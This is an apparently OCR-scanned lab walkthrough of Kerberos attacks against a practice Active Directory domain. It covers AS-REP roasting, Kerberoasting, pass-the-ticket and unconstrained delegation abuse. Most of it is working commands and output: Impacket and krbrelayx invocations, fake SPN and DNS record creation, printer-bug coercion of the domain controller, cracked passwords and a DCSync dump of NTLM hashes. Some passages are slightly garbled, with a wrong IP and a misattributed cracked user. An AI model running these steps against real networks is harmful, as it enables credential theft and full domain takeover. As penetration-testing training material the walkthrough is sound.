
Intro to Kerberos

What is Kerberos?

Kerberos is a ticket-based authentication protocol that enables secure communication in untrusted environments by establishing mutual trust between parties. Kerberos involves three key components:

- **Client:** the user or system requesting access.
- **Server** the resource or application the client wants to access.
- **Key Distribution Center:** A trusted third party responsible for authenticating users and issuing secure tickets.

The Ticketing Process



- **Authentication Service Request:**
  - The client sends an authentication request encrypted with its password to the KDC.

- **Authentication Service Response:**
  - If the KDC can decrypt the authentication request, the client has proved themselves.
  - The KDC will respond with a Ticket-Granting-Ticket (TGT). The TGT is encrypted with the KDC's secret key.
- **Ticket-Granting-Ticket Request:**
  - The client will pass the TGT to the KDC requesting access to a server.
- **Ticket-Granting-Ticket Response:**
  - If the KDC can decrypt the TGT, this proves the client sent a valid TGT.
  - The KDC will respond with a Service Ticket (ST) encrypted with the server's password.
- **Service Ticket Request:**
  - The client will pass the ST to the server requesting access.
  - The server knows that only itself and the KDC know the password. If it can decrypt the service ticket, this proves the client sent a valid ST.

Attacking Kerberos

Right off the bat, there are two primary ways to abuse Kerberos (technically three):

1. Obtain an AS-REP message and crack the user's password offline. This is known as AS-REP roasting.
2. Obtain a service ticket and crack the service's password offline. This is known as Kerberoasting or ST/TGS roasting.
3. Obtain the TGT and crack the KDC's password offline. This is theoretical, but so unlikely to actually work that it's not considered a realistic path. However, there are ways to generate your own tickets once you can obtain the KDC's password, or the `krbtgt` hash.

AS-REP Roasting

Performing an AS-REP roasting attack requires a user does not require preauthentication. This is a setting that is enabled by default, and is often manually disabled for backwards compatibility.

Because we have the ability to dump LDAP, we can create a list called `names.txt` that contains all of the users in the `north.sevenkingdoms.local` domain.

```
┌──(hun㉿kali)-[~/findings]
└─$ cat names.txt
Administrator
Guest
krbtgt
vagrant
arya.stark
eddard.stark
catelyn.stark
robb.stark
sansa.stark
brandon.stark
rickon.stark
hodor
jon.snow
samwell.tarly
jeor.mormont
sql_svc
```

Then using this list of names, we can use Impacket's `GetNPUsers` (Get No Preauthentication users) to see what users are not requiring preauthentication.

`impacket-GetNPUsers north.sevenkingdoms.local/ -dc-ip 191.168.56.11 -usersfile names.txt`

```
┌──(hun㉿kali)-[~/findings]
└─$ impacket-GetNPUsers north.sevenkingdoms.local/ -dc-ip 192.168.56.11 -usersfile names.txt
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User vagrant doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User arya.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User eddard.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User catelyn.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User robb.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sansa.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:096a3b457d5d0cb455412e0cf8e2f514$74d907c1d2e9401f511feb5e6885
c0680ea7706f9a9b3dfd351a41165c85ba0681cbbb379e5832a42fe06189dd9a26594f60762b1cca67e415deb27ede778acd41a6ea49a39b406
97034234703d0f0b36f772cde217d39f94b90855e280131856d83f70e1f20a6377a52d0658e9b78feaa13354a6730b00a30e5b3b7b20928ccd5
0688d9f8a9d830081d1d3b33889738d145d0ffecd925f088acff1a3c0617aba9e0225e45ad36517870991d0766443df02adc66d1189667c67f9
d2fa21154d8b0fc30c52d5c7c87a13f30555861070fc668b94c433bfb178ecc6e244293074f89ee1f0629e638c001116a049bd6e365c87e004f
2f03b181a5329ed1a65ab8fe90b1726da663
[-] User rickon.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User hodor doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jon.snow doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User samwell.tarly doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jeor.mormont doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sql_svc doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User eviladmin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User impersonate-admin doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Nice! We see that the `brandon.stark` user does not require preauthentication, meaning his ASREP hash is floating on the domain controller. Let's crack it.

First, copy that into an independent file.

```
┌──(hun㉿kali)-[~]
└─$ cat asrep
$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:096a3b457d5d0cb455412e0cf8e2f514$74d907c1d2e9401f511feb5e6885
c0680ea7706f9a9b3dfd351a41165c85ba0681cbbb379e5832a42fe06189dd9a26594f60762b1cca67e415deb27ede778acd41a6ea49a39b406
97034234703d0f0b36f772cde217d39f94b90855e280131856d83f70e1f20a6377a52d0658e9b78feaa13354a6730b00a30e5b3b7b20928ccd5
0688d9f8a9d830081d1d3b33889738d145d0ffecd925f088acff1a3c0617aba9e0225e45ad36517870991d0766443df02adc66d1189667c67f9
d2fa21154d8b0fc30c52d5c7c87a13f30555861070fc668b94c433bfb178ecc6e244293074f89ee1f0629e638c001116a049bd6e365c87e004f
2f03b181a5329ed1a65ab8fe90b1726da663
```

If we used Hashcat with our traditional wordlist, we can see we are able to crack the `brandon.stark` user's password!

`hashcat -m 18200 ./asrep /usr/share/wordlists/rockyou.txt`


```
$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:096a3b457d5d0cb455412e0cf8e2f514$74d907c1d2e9401f511feb5e6885
c0680ea7706f9a9b3dfd351a41165c85ba0681cbbb379e5832a42fe06189dd9a26594f60762b1cca67e415deb27ede778acd41a6ea49a39b406
97034234703d0f0b36f772cde217d39f94b90855e280131856d83f70e1f20a6377a52d0658e9b78feaa13354a6730b00a30e5b3b7b20928ccd5
0688d9f8a9d830081d1d3b33889738d145d0ffecd925f088acff1a3c0617aba9e0225e45ad36517870991d0766443df02adc66d1189667c67f9
d2fa21154d8b0fc30c52d5c7c87a13f30555861070fc668b94c433bfb178ecc6e244293074f89ee1f0629e638c001116a049bd6e365c87e004f
2f03b181a5329ed1a65ab8fe90b1726da663:iseedeadpeople

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOC...6da663
Time.Started.....: Fri Dec  6 11:48:18 2024 (0 secs)
Time.Estimated...: Fri Dec  6 11:48:18 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   701.4 kH/s (1.29ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 54272/14344385 (0.38%)
Rejected.........: 0/54272 (0.00%)
Restore.Point....: 53248/14344385 (0.37%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: soydivina -> 250984
```

TGS-REP Roasting (Kerberoasting)

Next, we can query the domain for users that have a Service Principle Name (SPN) for Kerberos reference. If there are users with an SPN set, we can request a service ticket for this user and attempt to crack the ticket to obtain the service account's password.

We can use Impacket's `GetUserSPNs` tool to query this information:


`impacket-GetUserSPNs 'north.sevenkingdoms.local/samwell.tarly':'Heartsbane' -dc-ip 192.168.56.11 -request`



Cool! It looks like we have one user of interest, `jon.snow` with an SPN set. Let's output this to a file for cracking:

If we used Hashcat with our traditional wordlist, we can see we are able to crack the `brandon.stark` user's password!

`hashcat –m 13100 ./tgsrep /usr/share/wordlists/rockyou.txt`



Overpass the hash & Pass the Ticket

in an instance where something requires kerberos authentication, you may need to overpass the hash. This occurs when you retrieve an NTLM hash for some user, and can perform a pass-the-hash to generate a Kerberos ticket.


Furthermore, Passing the Ticket requires reusing a ticket that has already been created by some user for some service. In the event you compromise a host and there's a privileged ticket floating around for a user you do not know the password for, passing the ticket is a quick and easy way to assume their permissions on that resource.

Delegation

What is Delegation in Active Directory?

In Active Directory, delegation is a configuration option that enables certain users/machines to impersonate or assume the permissions of another. The potential need for delegation emerges with what's called the "Kerberos Double-Hop Problem." In this scenario, let's assume three systems:

- A user
- A web server
- A database server



When a user authenticates to the web server, the web server may need to reach out to the database server to retrieve information under the permissions of that user. However, in a traditional Kerberos environment, the web server has no means of "forwarding" the authentication to the database server. This is the Kerberos Double-Hop Problem.

That's where delegation comes in. To solve this issue, the first implementation of delegation was unconstrained delegation. If we configure unconstrained delegation on the web server, it can now impersonate any user or service that connects to it.

The way this works is when a user authenticates to the web server, they not only pass their Service Ticket (ST/TGS) to access the web server, but also pass a Ticket-Granting-Ticket (TGT)

for the web server to utilize for impersonation. When the web server obtains the user's TGT, it can use that to request a ST/TGS to the database server on behalf of the authenticated user.

However, the major vector for abuse is the "unconstrained" part. While the unconstrained delegation fixes the Kerberos Double-Hop Problem, the web server can impersonate any connected user and authenticate to any other resource in the network.

This means if an attacker can compromise a user or system with unconstrained delegation, and if they can force a privileged user or system to connect to the compromised one, the attacker can extract the privileged TGT and authenticate anywhere else, enabling them to pivot to other systems or to perform full domain takeover.

Unconstrained Delegation

In this demo, we will walk through exploiting unconstrained delegation to impersonate the domain controller to escalate to Domain Administrator.

For the sake of a more "clean" exploitation, we aren't going to be opening any shells on compromised systems since tools like Psexec, Rubeus, Mimikatz, etc., are often caught by Defender - unless obfuscated or loaded into memory in some special ways.

Instead, I will primarily use the Impacket library and abuse existing permissions that are either enabled by default, or are enabled in tandem with a realistic configuration of unconstrained delegation.

The general procedure I'm going to take is:

1. Find a user with unconstrained delegation
2. Obtain that user's credentials
3. Add a fake host Service Principal Name (SPN) under the compromised user
4. Add a DNS record that points that SPN to our attacker machine
5. Force a privileged user/system to connect to our machine
6. Impersonate the system/account using the TGT they gave to us

Discovering the Delegation

For the sake of the demo, let's assume we've already obtained valid credentials through some means (plaintext passwords, LLMNR/NTLMRelayx, insecure protocols, etc.), and we discover the following credentials have unconstrained delegation configured:

`sansa.stark:345ertdfg`

Using Impacket's `findDelegation` tool, we can query the delegation permissions set within the domain using our compromised credentials:

`impacket-findDelegation 'north.sevenkingdoms.local/sansa.stark':'345ertdfg' -dc-host winterfell`

```
┌──(kali㉿kali)-[~/krbrelayx]
└─$ impacket-findDelegation 'north.sevenkingdoms.local/sansa.stark':'345ertdfg' -dc-host winterfell
Impacket v0.11.0 - Copyright 2023 Fortra

AccountName   AccountType  DelegationType                      DelegationRightsTo
------------  -----------  ----------------------------------  ----------------------------------------
sansa.stark   Person       Unconstrained                       N/A
jon.snow      Person       Constrained w/ Protocol Transition  CIFS/winterfell
jon.snow      Person       Constrained w/ Protocol Transition  CIFS/winterfell.north.sevenkingdoms.local
CASTELBLACK$  Computer     Constrained                         HTTP/winterfell
CASTELBLACK$  Computer     Constrained                         HTTP/winterfell.north.sevenkingdoms.local
```

note: ensure you're using the hostname of the domain controller, not the IP address.

Here, we see `sansa.stark` user is configured for unconstrained delegation. Because the user is configured for unconstrained delegation and not a system, we don't need to establish any shell/session on any device to force a connection and retrieve a privileged TGT.

Instead, we will abuse our user's SPN and DNS permissions to create a fake host SPN that other systems can authenticate to. In doing this, the fake host will inherit the unconstrained delegation permissions.

With this approach, we just need the `Read ServicePrincipleName` and `Write ServicePrincipleName` permissions for our unconstrained user. While these are not configured by default in Active Directory, instances where unconstrained delegation is set up - like SQL servers - the enabling of these permissions is essentially mandatory, and is extremely likely to be enabled in tandem with unconstrained delegation.

Adding a Fake SPN and DNS Entry

Using the `sansa.stark` account, we will try to create a fake host SPN to the domain. This will be tied to a host that does not exist on the network, but is required by the domain controller when creating service tickets.

Our evil system will be named after the Hello Kitty antagonist, Kuromi!

`python addspn.py -u north.sevenkingdoms.local\\sansa.stark -p 345ertdfg -s host/kuromi.north.sevenkingdoms.local --target-type samname`

`winterfell.north.sevenkingdoms.local`

```
┌──(kali㉿kali)-[~/krbrelayx]
└─$ python addspn.py -u north.sevenkingdoms.local\\sansa.stark -p 345ertdfg -s host/kuromi.north.sevenkingdoms.local
target-type samname winterfell.north.sevenkingdoms.local
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] SPN Modified successfully

┌──(kali㉿kali)-[~/krbrelayx]
└─$
[hun] 0:zsh- 1:python* 2:zshZ
```

Assuming this worked, we have now created an SPN for a service/host that does not exist. We can verify it by using `pywerview`, a tool for viewing permissions and other attributes of objects in Active Directory:

`pywerview get-netuser -d north.sevenkingdoms.local -u sansa.stark -p 345ertdfg -t winterfell.north.sevenkingdoms.local --unconstrained`

```
┌──(kali㉿kali)-[~]
└─$ pywerview get-netuser -d north.sevenkingdoms.local -u sansa.stark -p 345ertdfg -t winterfell.north.sevenkingdoms.local --unconstrained
objectclass:            top, person, organizationalPerson, user
cn:                     sansa.stark
sn:                     Stark
l:                      Winterfell
description:            Sansa Stark
givenname:              Sansa
distinguishedname:      CN=sansa.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
instancetype:           4
whencreated:            2024-04-25 17:07:50+00:00
whenchanged:            2024-06-24 19:20:15+00:00
usncreated:             13365
memberof:               CN=Stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
usnchanged:             94232
name:                   sansa.stark
objectguid:             {9142def0-2421-4c65-82f9-5f3ad30a4c0c}
useraccountcontrol:     NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, TRUSTED_FOR_DELEGATION
badpwdcount:            0
codepage:               0
countrycode:            0
badpasswordtime:        2024-06-14 15:48:59.377184+00:00
lastlogoff:             1601-01-01 00:00:00+00:00
lastlogon:              2024-06-21 18:54:25.494545+00:00
pwdlastset:             2024-04-25 17:07:50.493927+00:00
primarygroupid:         513
objectsid:              S-1-5-21-3835352153-4032775481-2916223973-1114
accountexpires:         9999-12-31 23:59:59.999999+00:00
logoncount:             6
samaccountname:         sansa.stark
samaccounttype:         805306368
serviceprincipalname:   host/kuromi.north.sevenkingdoms.local, HTTP/eyrie.north.sevenkingdoms.local
objectcategory:         CN=Person,CN=Schema,CN=Configuration,DC=sevenkingdoms,DC=local
dscorepropagationdata:  2024-06-24 19:17:34+00:00, 2024-06-24 19:17:33+00:00, 2024-06-24 19:17:33+00:00,
                        2024-04-25 17:21:12+00:00, 1601-07-14 04:20:16+00:00
lastlogontimestamp:     2024-06-24 15:56:26.052202+00:00


┌──(kali㉿kali)-[~]
└─$
```

We can see our Kuromi machine exists in the `serviceprincipalname` section for our `sansa.stark` user!

Now that we have a fake host SPN in the domain, let's tie this to an IP address. Here, we will create a DNS entry that will connect that SPN to our attacker dropbox IP address:

`python dnstool.py -u north.sevenkingdoms.local\\sansa.stark -p 345ertdfg -r kuromi.north.sevenkingdoms.local -a add -d 192.168.56.106 winterfell -dns-ip 192.168.56.11`

note: in the GOAD environment, my box did not resolve the IP address properly (was using the second interface), so specify the DNS server using the `-dns-ip` flag.

```
┌──(kali㉿kali)-[~/krbrelayx]
└─$ python dnstool.py -u north.sevenkingdoms.local\\sansa.stark -p 345ertdfg -r kuromi.north.sevenkingdoms.local -a add -d 192.168.56.106 winterfell -dns-ip 192.168.56.11
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```

It may take a few minutes to register, but using `nslookup` and specifying the domain controller for the DNS server, we can see that our fake SPN and DNS entry are valid!

`nslookup kuromi.north.sevenkingdoms.local 192.168.56.11`

```
┌──(kali㉿kali)-[~/krbrelayx]
└─$ nslookup kuromi.north.sevenkingdoms.local 192.168.56.11
Server:         192.168.56.11
Address:        192.168.56.11#53

Name:   kuromi.north.sevenkingdoms.local
Address: 192.168.56.106
```

Forcing the Connection

Now that we have a fake host SPN that can be authenticated to, let's force a connection from an administrative user/system! For the demo, we will force the domain controller to authenticate to our machine so we can retrieve their TGT.

Before we do this, however, we need to set up a listener that will grab the Kerberos TGT we will receive to impersonate the DC:

`python krbrelayx.py --krbsalt NORTH.SEVENKINGDOMS.LOCALsansa.stark --krbpass 345ertdfg`

```
┌──(kali㉿kali)-[~/krbrelayx]
└─$ python krbrelayx.py --krbsalt NORTH.SEVENKINGDOMS.LOCALsansa.stark --krbpass 345ertdfg
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Running in export mode (all tickets will be saved to disk). Works with unconstrained delegation attack only.
[*] Running in unconstrained delegation abuse mode using the specified credentials.
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up DNS Server

[*] Servers started, waiting for connections
```

Cool. Now in a new window, we can use the printer spooler bug to force the connection:

`python printerbug.py north.sevenkingdoms.local/sansa.stark:345ertdfg@winterfell kuromi.north.sevenkingdoms.local`

```
┌──(kali㉿kali)-[~/krbrelayx]
└─$ python printerbug.py north.sevenkingdoms.local/sansa.stark:345ertdfg@winterfell kuromi.north.sevenkingdoms.local
[*] Impacket v0.11.0 - Copyright 2023 Fortra

[*] Attempting to trigger authentication via rprn RPC at winterfell
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked

┌──(kali㉿kali)-[~/krbrelayx]
└─$
```

Looking at krbrelayx, we can see the connection was made from the domain controller!

```
[*] Servers started, waiting for connections
[*] SMBD: Received connection from 192.168.56.11
[*] Got ticket for WINTERFELL$@NORTH.SEVENKINGDOMS.LOCAL [krbtgt@NORTH.SEVENKINGDOMS.LOCAL]
[*] Saving ticket in WINTERFELL$@NORTH.SEVENKINGDOMS.LOCAL_krbtgt@NORTH.SEVENKINGDOMS.LOCAL.ccache
[*] SMBD: Received connection from 192.168.56.11
[-] Unsupported MechType 'NTLMSSP - Microsoft NTLM Security Support Provider'
[*] SMBD: Received connection from 192.168.56.11
[-] Unsupported MechType 'NTLMSSP - Microsoft NTLM Security Support Provider'
```

We can also see that we now have the TGT from the DC stored on our host:

```
┌──(kali㉿kali)-[~/krbrelayx]
└─$ ls
addspn.py      lib             README.md
dnstool.py     LICENSE        'WINTERFELL$@NORTH.SEVENKINGDOMS.LOCAL_krbtgt@NORTH.SEVENKINGDOMS.LOCAL.ccache'
krbrelayx.py   printerbug.py

┌──(kali㉿kali)-[~/krbrelayx]
```

Using the Ticket

Before using the ticket, I quickly renamed it to `winterfell-krbtgt.ccache` to eliminate any special characters.


`mv WINTERFELL\$@NORTH.SEVENKINGDOMS.LOCAL_krbtgt@NORTH.SEVENKINGDOMS.LOCAL.ccache winterfell-krbtgt.ccache`

If we want to use the ticket to authenticate to different services, we can place the ticket into memory using:

`export KRB5CCNAME=$(pwd)/winterfell-krbtgt.ccache`

And can verify its storage by using:

`echo $KRB5CCNAME`



Nice. Assuming all went well, we should be able to authenticate to other systems as `winterfell`, our domain controller. To try it out, let's perform a DCSync using Impacket's secretsdump tool.

`impacket-secretsdump -no-pass -k winterfell.north.sevenkingdoms.local`

```
┌──(kali㉿kali)-[~/krbrelayx]
└─$ impacket-secretsdump -no-pass -k winterfell.north.sevenkingdoms.local
Impacket v0.11.0 - Copyright 2023 Fortra

[-] Policy SPN target name validation might be restricting full DRSUAPI dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:775d61559c7e735e2247d73cbe595539:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
arya.stark:1110:aad3b435b51404eeaad3b435b51404ee:4f622f4cd4284a887228940e2ff4e709:::
eddard.stark:1111:aad3b435b51404eeaad3b435b51404ee:d977b98c6c9282c5c478be1d97b237b8:::
catelyn.stark:1112:aad3b435b51404eeaad3b435b51404ee:cba36eccfd9d949c73bc73715364aff5:::
robb.stark:1113:aad3b435b51404eeaad3b435b51404ee:831486ac7f26860c9e2f51ac91e1a07a:::
sansa.stark:1114:aad3b435b51404eeaad3b435b51404ee:b777555c2e2e3716e075cc255b26c14d:::
